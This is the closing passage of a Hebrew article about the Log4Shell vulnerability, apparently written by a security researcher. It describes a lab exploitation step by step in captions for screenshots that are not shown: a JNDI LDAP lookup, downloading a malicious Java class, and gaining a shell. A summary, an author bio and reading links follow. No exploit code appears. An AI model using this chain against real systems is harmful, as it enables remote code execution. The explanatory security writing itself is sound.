
כך תראה הבקשה היוצאת מהדפדפן שלנו ב-Wireshark:




בקשת ה-LDAP שנשלחת מהשרת הפגיע באמצעות JNDI אל השרת הזדוני ומזהה כי מדובר ביישות המייצגת Reference לאובייקט Java:



השרת ניגש ל-Codebase הרלוונטי בהנחיית יישות ה-LDAP ומוריד את ה-Class:



השרת ינסה ליצור את האובייקט הרלוונטי, יריץ את ה-Constructor הזדוני - יש לנו Shell:



סיכום

חולשת Log4Shell מראה לנו עד כמה עולם אבטחת המידע הינו חלק אינטגרלי מחיי היום יום. אין ספק כי מדובר באחד האירועים הטכנולוגיים היותר משמעותיים שקרו בשנים האחרונות, החל מהעובדה שחברות מובילות רבות, כמו כן יישומים רבים, נמצאו כפגיעים לחולשה.

הפרסום הראשוני של החולשה הביא אחריו גל של ידיעות, אזהרות, כתבות וכתבי תוכן רבים אשר הציפו את האינטרנט - ולא בכדי, מדריכים להשמשת החולשה פורסמו במהרה באופן גלוי, מה שאפשר לתוקפים רבים להשמיש את החולשה ללא מאמץ.

במאמר זה סקרנו את החולשה לעומק, הכרנו את הליקויים מהם היא נובעת, מה הרכיבים המשחקים תפקיד בתהליך ההשמשה, ואף השמשנו את החולשה באופן לוקאלי בכדי לחוות תהליך תקיפה מלא. האם היה ניתן למנוע את הבלאגן? שינוי ערך של פרמטר אחד היה יכול לשנות את התמונה באופן משמעותי, אך חולשות הן חלק בלתי נפרד מעולם הפיתוח - הן תמיד יהיו שם. מסקנות תמיד נוכל להסיק - אין ספק כי החולשה Log4Shell תשאיר חותם משמעותי בעולם האבטחת מידע - לפחות לזמן הקרוב.

על המחבר

עידן שכטר, בן 24 מראשון לציון, סטודנט למדעי המחשב במכללה למנהל, חוקר אבטחת מידע בחברת צ'ק פוינט ומטורף על כלבים.

לקריאה נוספת

- https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf
- https://blog.checkpoint.com/2021/12/13/the-numbers-behind-a-cyber-pandemic-detailed-dive/